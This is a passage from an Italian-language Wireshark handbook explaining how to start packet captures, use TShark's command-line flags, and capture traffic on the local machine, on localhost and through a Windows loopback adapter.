


Figura 4.2 Avvertimento per il superuser.

Una volta avviato lo sniffing, quasi immediatamente comincerete a vedere del traffico sullo schermo, poiché i dispositivi di rete generano costantemente un po’ di trafico. Dovete fare clic qua e là sui pacchetti mostrati nell’elenco per prendere confidenza con i diversi pannelli dell’interfaccia e per capire che tipo specifico di traffico potete vedere sulla vostra rete.

Come si vede nella Figura 4.3, i pacchetti vengono catturati e visualizzati entro pochi secondi dall’inizio dello sniffing. Facendo clic sul pacchetto numero 7 nel pannello *Packet List*, si vede la scomposizione del pacchetto nel pannello *Packet Details*. Qui potete espandere qualsiasi sottoalbero facendo clic sulla freccia relativa immediatamente alla sua sinistra. Notate che la freccia punta verso destra quando il sottoalbero è collassato, verso il basso quando è espanso.

Dall’esempio si vede che nel pannello *Packet List* è evidenziato quale pacchetto è mostrato nel pannello *Packet Details*, dove si vede l’interno del pacchetto, con i sottoalberi applicabili. Se si espande un sottoalbero, per esempio *Internet Protocol Version 4*, si vedono gli indirizzi IP di origine e destinazione del pacchetto, oltre a vari flag e ad altre informazioni relative all’intestazione IPv4.




Figura 4.3 Nuovo traffico.

NOTA

Per default, Windows attribuisce al nuovo dispositivo il nome *Local Area Connection (2)* o qualcosa di simile. Questo non semplifica la selezione dell'interfaccia nelle finestre di dialogo di Wireshark, ma è possibile cambiare il nome dell'interfaccia come per una cartella o un file in Windows. Lo si può fare nella schermata *Adapter Settings*, che si raggiunge attraverso il Network Center nella maggior parte dei sistemi Windows 10, facendo poi clic sulla nuova interfaccia e premendo F2. Altrimenti potete usare la GUI. Fate clic su *Capture* nella barra dei menu e selezionate *Options*. Nella finestra di dialogo *Capture Interfaces* che compare, fate clic sul pulsante *Manage Interfaces* in basso a destra per visualizzare la finestra di dialogo *Manage Interfaces*. Inserite un nuovo nome per l'interfaccia modificando la colonna *Comment*, come si vede nella Figura 4.4.




Figura 4.4 Modifica del nome di un'interfaccia di rete.

Sniffing in Windows e in Linux

Per trovare l'interfaccia giusta in Windows, seguite questo procedimento.

1. Aprite un prompt di comando premendo Windows + x o cercando ed eseguendo **cmd** nella casella di ricerca di Cortana o nella finestra di dialogo *Esegui*.
2. Scrivete **ipconfig /all** per vedere un elenco di tutte le interfacce di rete disponibili.
3. Controllate ogni interfaccia per la configurazione IP della vostra rete.

Il nome nell'elenco delle interfacce in Wireshark corrisponde al nome dopo "adapter" (per esempio, "Wi-Fi 4").

Per trovare l'interfaccia giusta in Linux, il procedimento è simile.

1. Aprite una finestra di terminale.

2. Scrivete **ifconfig /all** per vedere un elenco di tutte le interfacce di rete disponibili.
3. Verificate per ogni interfaccia la configurazione IP della rete.

Inoltre, potete selezionare in Wireshark *Capture* > *Options* per aprire la finestra *Capture Interfaces*. Da lì potete vedere ogni interfaccia, una piccola rappresentazione grafica del traffico, se l'interfaccia è in modalità promiscua o meno, le dimensioni del buffer e altri dettagli.

NOTA

Se le prestazioni del vostro sistema sembrano rallentate senza motivo apparente, dopo aver lavorato con Wireshark, è possibile che abbiate lasciato Wireshark in esecuzione in background. Se lo lasciate in esecuzione, il file di cattura continuerà a crescere, raggiungendo rapidamente le centinaia di megabyte. Non esiste limite alle dimensioni del file di cattura, al di là di quello determinato dallo spazio di memorizzazione disponibile. Un file di cattura molto grande però può diventare scomodo, per lavorarci o per condividerlo. Per evitare che succeda, tenete conto della possibilità di suddividerlo in più file. Wireshark dà la possibilità di dividere i file di cattura in base alle dimensioni o al tempo, senza perdere nemmeno un pacchetto. In seguito avrete comunque la possibilità di unire fra loro i file o di suddividerli ulteriormente. Ne parleremo nel paragrafo "Buffer circolari e file multipli".

Per ora, sperimentate con quello che riuscite a vedere. Il tipo di traffico che vedete in particolare è, ovviamente, limitato al traffico visibile alla vostra interfaccia di rete. Dopo una breve introduzione a TShark, l'interfaccia a riga di comando di Wireshark, vedremo meglio come ampliare il traffico visibile sulla rete.

TShark

TShark è l'interfaccia utente meno nota di Wireshark, e secondo noi ingiustamente poco utilizzata. TShark serve per quando volete far colpo sugli amici catturando i pacchetti da un terminale Linux come un mago di Unix della vecchia scuola. Nelle sue funzionalità di base è

molto simile al famoso tcpdump, ma ha anche tutte le ulteriori funzionalità di Wireshark, come la facilità di filtraggio dei pacchetti e il motore di scripting Lua. Quando si creano script per Wireshark, di solito si finisce per usare TShark, anziché l'interfaccia grafica, perché è più immediato e più adatto. Per questo capitolo, ci concentreremo sugli aspetti fondamentali per veder scorrere i pacchetti sul terminale.

Il codice che segue illustra una tipica sessione di TShark. I pacchetti sono numerati e seguiti da una indicazione temporale, dagli indirizzi di origine e destinazine, quindi da protocollo, lunghezza e descrizione: molto simile alla GUI di Wireshark, ma in una rappresentazione testuale.

```
localhost:~$ tshark
31 5.064302000 192.168.178.30 -> 173.194.67.103 TCP 74 48231 > http [SYN] Seq=0
   Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=926223 TSecr=0 WS=1024
32 5.074492000 192.168.178.30 -> 194.109.6.66 DNS 75 Standard query 0x56dc  A
   forums.kali.org
33 5.074987000 192.168.178.30 -> 46.51.197.88 TCP 74 59132 > https [SYN] Seq=0
   Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=926226 TSecr=0 WS=1024
34 5.082801000 192.168.178.30 -> 46.228.47.115 TCP 74 33138 > http [SYN] Seq=0
   Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=926228 TSecr=0 WS=1024
35 5.103958000 192.168.178.30 -> 91.198.174.192 TCP 66 47282 > http [ACK] Seq=1
   Ack=1 Win=29696 Len=0 TSval=926233 TSecr=3372083284
36 5.104123000 192.168.178.30 -> 173.194.67.103 TCP 66 48231 > http [ACK] Seq=1
   Ack=1 Win=29696 Len=0 TSval=926233 TSecr=1173326044
37 5.104411000 192.168.178.30 -> 91.198.174.192 HTTP 378 GE/favicon.ico
   HTTP /1.1
```

Come tutti gli strumenti di Wireshark, TShark gira sotto i sistemi operativi Linux e Windows. Con Windows, non viene aggiunto al percorso di lavoro, perciò non potrete eseguirlo da un prompt dei comandi senza prima cambiare la directory di lavoro alla cartella di installazione di Wireshark. Per evitare di doverlo fare tutte le volte, potete semplicemente aggiungere la cartella di installazione di Wireshark alla variabile `PATH`, come si è visto nel Capitolo 2.

Come per la maggior parte degli strumenti *nix da riga di comando, il flag `-h` visualizza indicazioni generali di aiuto sull'uso di TShark. Se invece volete verificare la vostra versione, e se supporta lo scripting Lua, potete inserire il flag `-v`.

```
localhost:~$ tshark -v
TShark 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Copyright 1998-2013 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Compiled (32-bit) with GLib 2.32.4, with libpcap, with libz 1.2.7, with POSIX
capabilities (Linux), without libnl, with SMI 0.4.8, with c-ares 1.9.1, with
Lua 5.1, without Python, with GnuTLS 2.12.20, with Gcrypt 1.5.0, with MIT
Kerberos, with GeoIP.
Running on Linux 3.12-kali1-686-pae, with locale en_US.UTF-8, with libpcap
version 1.3.0, with libz 1.2.7.
Built using gcc 4.7.2.
```

Il flag più importante sarà `-i`, che specifica l'interfaccia da cui iniziare a catturare. Prima di poter usare il flag `-i`, però, dovrete sapere quale sia il nome dell'interfaccia che volete usare. Per stabilire quale interfaccia usare, TShark vi mette a disposizione il flag `-D`. Questo flag stampa tutte le interfacce disponibili per la cattura, come si vede nell'output seguente.

```
localhost:~$ tshark -D
1. em1
2. wlan1
3. vmnet1
4. wlan2
5. vmnet8
6. any (Pseudo-device that captures on all interfaces)
7. lo
```

Per iniziare a catturare da una specifica interfaccia, usate il flag `-i` con l'interfaccia da cui vi interessa effettuare la cattura. Il flag `-i` è seguito o dall'interfaccia specifica o dal numero indicato nell'elenco fornito dal flag `-D`. Se non specificate un'interfaccia, TShark inizierà a catturare dalla prima interfaccia non-loopback dell'elenco. Nell'esempio precedente, la prima interfaccia non-loopback è `em1`. Quindi, per catturare da questa interfaccia, dovreste scrivere:

```
localhost:~$ tshark -i em1
Capturing on em1
Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
 on interface 0
```

Spesso, nello scripting con TShark, non vorrete effettivamente vedere tutti i pacchetti che TShark cattura, perché lo script già stampa i dati che volete vedere. L'uso del flag `-q` eliminerà la maggior parte

dell’output, in modo da poter vedere chiaramente l’output dello script a cui siete interessati. Nello scenario inverso, quando cioè non volete solo vedere quali tipi di pacchetti cattura TShark, ma anche i contenuti effettivi dei pacchetti, potete usare il flag `-v`, che scaricherà tutti i dettagli dei pacchetti catturati da TShark, come si vede nell’esempio seguente.

```
localhost:~$ tshark -V
Capturing on em1
Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on
  interface 0
    Interface id: 0
    WTAP_ENCAP: 1
    Arrival Time: May 12, 2014 04:52:57.103458000 CDT
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1399888377.103458000 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 66 bytes (528 bits)
    Capture Length: 66 bytes (528 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp]
Ethernet II, Src: Alfa_6d:a0:65 (00:c0:ca:6d:a0:65), Dst: Tp-LinkT_eb:06:e8
  (00:1d:0f:eb:06:e8)
    Destination: Tp-LinkT_eb:06:e8 (00:1d:0f:eb:06:e8)
        Address: Tp-LinkT_eb:06:e8 (00:1d:0f:eb:06:e8)
        .... ..0. .... .... .... .... = LG bit: Globally unique address
  (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Source: Alfa_6d:a0:65 (00:c0:ca:6d:a0:65)
        Address: Alfa_6d:a0:65 (00:c0:ca:6d:a0:65)
        .... ..0. .... .... .... .... = LG bit: Globally unique address
  (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IP (0x0800)
Internet Protocol Version 4, Src: 192.168.1.127 (192.168.1.127), Dst:
  64.4.44.84 (64.4.44.84)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT
   (Not ECN-Capable Transport))
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..00 = Explicit Congestion Notification: Not-ECT
  (Not ECN-Capable Transport) (0x00)
    Total Length: 52
    Identification: 0x46db (18139)
    Flags: 0x02 (Don’t Fragment)
        0... .... = Reserved bit: Not set
        .1.. .... = Don’t fragment: Set
        ..0. .... = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
```

```
    Header checksum: 0xc569 [correct]
        [Good: True]
        [Bad: False]
    Source: 192.168.1.127 (192.168.1.127)
    Destination: 64.4.44.84 (64.4.44.84)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 53707 (53707), Dst Port: https (443),
   Seq: 1, Ack: 1, Len: 0
    Source port: 53707 (53707)
    Destination port: https (443)
    [Stream index: 0]
    Sequence number: 1    (relative sequence number)
    Acknowledgment number: 1    (relative ack number)
    Header length: 32 bytes
    Flags: 0x019 (FIN, PSH, ACK)
        000. .... .... = Reserved: Not set
        ...0 .... .... = Nonce: Not set
        .... 0... .... = Congestion Window Reduced (CWR): Not set
        .... .0.. .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set
        .... .... 1... = Push: Set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...1 = Fin: Set
            [Expert Info (Chat/Sequence): Connection finish (FIN)]
                [Message: Connection finish (FIN)]
                [Severity level: Chat]
                [Group: Sequence]
    Window size value: 41412
    [Calculated window size: 41412]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x1917 [validation disabled]
        [Good Checksum: False]
        [Bad Checksum: False]
    Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
        No-Operation (NOP)
            Type: 1
                0... .... = Copy on fragmentation: No
                .00. .... = Class: Control (0)
                ...0 0001 = Number: No-Operation (NOP) (1)
        No-Operation (NOP)
            Type: 1
                0... .... = Copy on fragmentation: No
                .00. .... = Class: Control (0)
                ...0 0001 = Number: No-Operation (NOP) (1)
        Timestamps: TSval 1972083, TSecr 326665960
            Kind: Timestamp (8)
            Length: 10
            Timestamp value: 1972083
            Timestamp echo reply: 326665960
```

Notate che questo è quello che si vedrebbe nella GUI di Wireshark se si espandessero tutti i campi nel pannello *Packet Details*. Come si può immaginare, con il flag `-v` impostato, quale che sia il traffico di rete, sullo schermo l'output della cattura scorrerà rapidamente. Se il

volume dei pacchetti è troppo elevato per il controllo, o se scoprite che i pacchetti vengono scartati prima di essere scritti su disco, ricordate che Wireshark consente di variare le dimensioni del buffer. Per default, il buffer è di 2 MB per ogni interfaccia. Aumentare le dimensioni del buffer consente di avere più agio di scorrere all'indietro per passare in rassegna i pacchetti.

Questo conclude l'introduzione a TShark. Nella maggior parte dei capitoli useremo l'interfaccia GUI. Il Capitolo 8 approfondisce invece la programmazione con Lua, il linguaggio di scripting che permette di estendere Wireshark, sia dalla riga di comando sia nella GUI. Useremo ancora molto anche TShark.

Trattare con la rete

In precedenza avete sperimentato una breve cattura (o è ancora in esecuzione?). Che usiate la GUI di Wireshark o l'interfaccia TShark da riga di comando, i pacchetti visibili al vostro dispositivo possono essere limitati dalla topologia della vostra rete. Questo è l'ostacolo principale per chiunque cerchi di catturare pacchetti, ed è il tema di questa sezione.

A che cosa serve un analizzatore di pacchetti se non si possono ottenere i pacchetti che si vogliono analizzare? La risposta è semplice: a nulla. In questa sezione, vedremo diversi modi di catturare i pacchetti per essere sicuri che non abbiate il problema di non riuscire a ottenere i dati di rete che vi servono per la vostra attività.

Catturare pacchetti sulle reti Ethernet non è stato un gran problema, finché non sono arrivate le reti commutate. Prima dello switch, lo strumento principale per connettere più dispositivi in rete era un hub. Un hub si limita a prendere tutti i pacchetti ricevuti e a copiarli su tutte le porte, meno quella da cui li aveva ricevuti, per evitare i loop. In questo modo chiunque avesse abbastanza privilegi su un computer

connesso poteva catturare tutto il traffico che passava attraverso l’hub. Oggi le cose sono più complicate: la cattura dei pacchetti richiede di tutto, da cambiamenti di configurazione ad apparecchiature specializzate o a funzioni dedicate per la cattura dei pacchetti sui dispositivi di rete.

Questa sezione descrive metodi per la cattura dei pacchetti e, dove possibile, offre istruzioni esplicite su come eseguire la cattura. Un avvertimento, però: parleremo di strumenti al di là di quelli disponibili in Wireshark. Dobbiamo chiarire bene: la maggior parte delle funzioni di Wireshark sono orientate all’analisi dei pacchetti. Ci sono anche situazioni in cui non si vuole installare software aggiuntivo, ma resta il bisogno di raccogliere dati sui pacchetti. Affrontiamo queste situazioni parlando di altri strumenti e script che sono in grado di registrare quel che succede sulla rete in formato pcap per una successiva analisi offline mediante Wireshark.

Macchina locale

A volte, sembra che catturare pacchetti dalla macchina host non sia di alcuna utilità, anche se rimarreste sorpresi a vedere le informazioni che si possono ricavare da un analizzatore di rete semplicemente attivandolo e mettendolo in ascolto. Inoltre, vedere quello che fanno effettivamente sulla rete le vostre applicazioni di rete spesso dice molto di più di quel che possono fare un migliaio di messaggi d’errore. In questa sezione, vedremo alcune tecniche per catturare traffico sulla macchina locale. In particolare, vedremo come catturare pacchetti dalla macchina locale con strumenti nativi di Windows e Linux e anche come catturare traffico che semplicemente passa attraverso localhost.

Cattura nativa di pacchetti

Parlando di cattura *nativa* vogliamo indicare la cattura di pacchetti da una macchina senza dover installare strumenti ulteriori. Come abbiamo già detto nell'introduzione a questa sezione, è utile conoscere i metodi per catturare traffico da una macchina locale senza dover installare software aggiuntivo. Un buon esempio è una situazione in cui è stato installato software che impedisce l'installazione o l'esecuzione di programmi non approvati preventivamente o non inclusi di default nell'installazione del sistema operativo. Un altro esempio è quando si cerca di analizzare una macchina potenzialmente compromessa e non si vuole prestare il fianco ai cattivi o confondere i risultati installando altro software. Per fortuna, per Linux come per Windows, esistono opzioni che permettono di ottenere dati sui pacchetti senza dover installare strumenti ulteriori.

Cattura nativa in Windows

Vediamo prima la cattura nativa di pacchetti in Windows. La cattura di traffico in Windows 10 e precedenti senza l'installazione di software aggiuntivo è pressoché impossibile. Non diciamo *completamente* impossibile, perché lavorando in questo settore, se abbiamo capito una cosa, è che tutto è possibile. Il motivo per cui questo è fortuito è che le versioni più recenti di Windows in effetti presentano funzionalità che si possono sfruttare per ottenere catture di pacchetti senza dover installare strumenti ulteriori.

Vedremo uno strumento da riga di comando, `netsh`. Questo strumento è disponibile da varie versioni di Windows, e Windows 10 ne ha solo accresciuto le funzioni. In particolare, ha il comando `netsh trace`, che sfrutteremo per ottenere dati sui pacchetti.

NOTA

`netsh trace` è stato introdotto a partire da Windows 7/Windows 2008. Tutte le opzioni da riga di comando `per netsh trace` si possono trovare all'indirizzo

https://technet.microsoft.com/en-us/library/cc754516(v=ws.10).aspx.

Su Internet si trovano moltissime ottime risorse su come utilizzare `netsh trace`, perciò qui non entreremo molto in dettaglio su tutte le opzioni messe a disposizione da questo strumento. Per iniziare, a un prompt di comando scrivete **netsh trace /?** per vedere le opzioni.

Sniffing di localhost

Quando diciamo localhost, di solito intendiamo parlare dell'adattatore di loopback, che fondamentalmente è un'interfaccia virtuale non collegata fisicamente a una rete effettiva. Localhost è in effetti solo un nome di host. Per convenzione, però, quasi sempre localhost si risolve all'indirizzo riservato `127.0.0.1` IPv4 e all'indirizzo `::1` IPv6. In generale, le applicazioni usano questa interfaccia di loopback per le comunicazioni fra processi in esecuzione sulla stessa macchina host.

Localhost è usato spesso anche da servizi che non hanno bisogno di essere esposti a una rete più ampia. Un esempio tipico è un server di database che gira sulla stessa macchina dell'applicazione web che si collega a quel database. Poiché il database potenzialmente è accessibile dall'esterno della macchina dell'applicazione web, costituisce un rischio per la sicurezza. In situazioni simili, si vincola il database a localhost in modo che il server web locale possa comunicare ancora con il database, ma questo non sia accessibile a processi esterni alla macchina locale.

Va notato che ogni tanto si vedono applicazioni che confondono le acque. Per esempio, se la vostra macchina ha un indirizzo IP `192.168.56.101` e vincolate un servizio specificamente a quell'IP, i processi che girano sulla vostra macchina locale saranno in grado di comunicare con quel servizio, come potrebbero fare se il servizio fosse

vincolato a `127.0.0.1`. La differenza, però, è che chiunque possa accedere a `192.168.56.101` dalla rete locale nel suo complesso può anche interagire con il servizio. Per questo è importante assicurarsi che i servizi che non devono essere esposti alla rete nel suo complesso non siano vincolati a `0.0.0.0` (che è una forma stenografica per indicare tutti gli indirizzi IP) o a qualche altra interfaccia che abbia un indirizzo IP raggiungibile.

Nei sistemi operativi basati su Linux l'interfaccia di loopback in generale è l'interfaccia *lo*. Wireshark può facilmente collegarsi a questa interfaccia ed effettuare lo sniffing di pacchetti destinati al solo localhost. La Figura 4.5 mostra un campione di traffico ICMP all'indirizzo IP `127.0.0.1`.




Figura 4.5 Un campione di traffico ICMP localhost.

Windows e localhost

Nelle reti, ogni sistema ha un nome di host, che identifica quello specifico sistema per i servizi o le connessioni. Mentre il nome di host è unico per ciascun sistema, tutti i sistemi per se stessi hanno lo stesso nome "locale": localhost.

Il nome di host localhost si riferisce al sistema su cui vi trovate in quel momento. Se vi connettete a localhost, vi connettete ai servizi in esecuzione sul sistema locale.

Se avete un server web in locale che serve file web in un browser, è sufficiente che scriviate **http://localhost** per navigare nel servizio web in esecuzione in locale

Come il nome di host del sistema locale, anche l'adattatore di rete utilizzato per connettersi a localhost è speciale: si chiama *adattatore di loopback*. Questo adattatore non è un adattatore fisico di rete, ma un adattatore logico. Wireshark è in grado di effettuare lo sniffing e di catturare il traffico di rete dall'adattatore di loopback, purché sia installato. Nel caso di Windows, però, l'adattatore di loopback non è installato di default.

Aggiungere un adattatore di loopback a Windows

L'adattatore di loopback non è presente di default nei sistemi Windows, il che però non significa che non usi il principio del loopback per trasmettere traffico alla macchina locale. Per poter catturare questo traffico, dovete aggiungere manualmente l'interfaccia di loopback. Una volta che l'adattatore è disponibile e Wireshark può presentarlo come opzione, potete selezionarlo e catturare da quell'adattatore.

Per aggiungere l'interfaccia di loopback al vostro host Windows per lo sniffing, applicate il procedimento seguente.

1. Eseguite `hdwwiz` in un prompt di comandi. Questo dovrebbe aprire *Installazione guidata hardware*.
2. Fate clic su *Avanti* e selezionate l'opzione di selezione manuale dell'hardware (per utenti esperti).
3. Selezionate *Schede di rete* come tipo di hardware, poi fate clic su *Avanti*.

4. Selezionate *Microsoft* come produttore e selezionate *Scheda Microsoft Loopback* come scheda di rete (Figura 4.6). Fate clic su *Avanti*.
5. Fate nuovamente clic su *Avanti* per installare il driver.
6. Fate clic su *Fine* per chiudere l'*Installazione guidata hardware*.

Ora avete una nuova interfaccia che usa il driver di loopback.

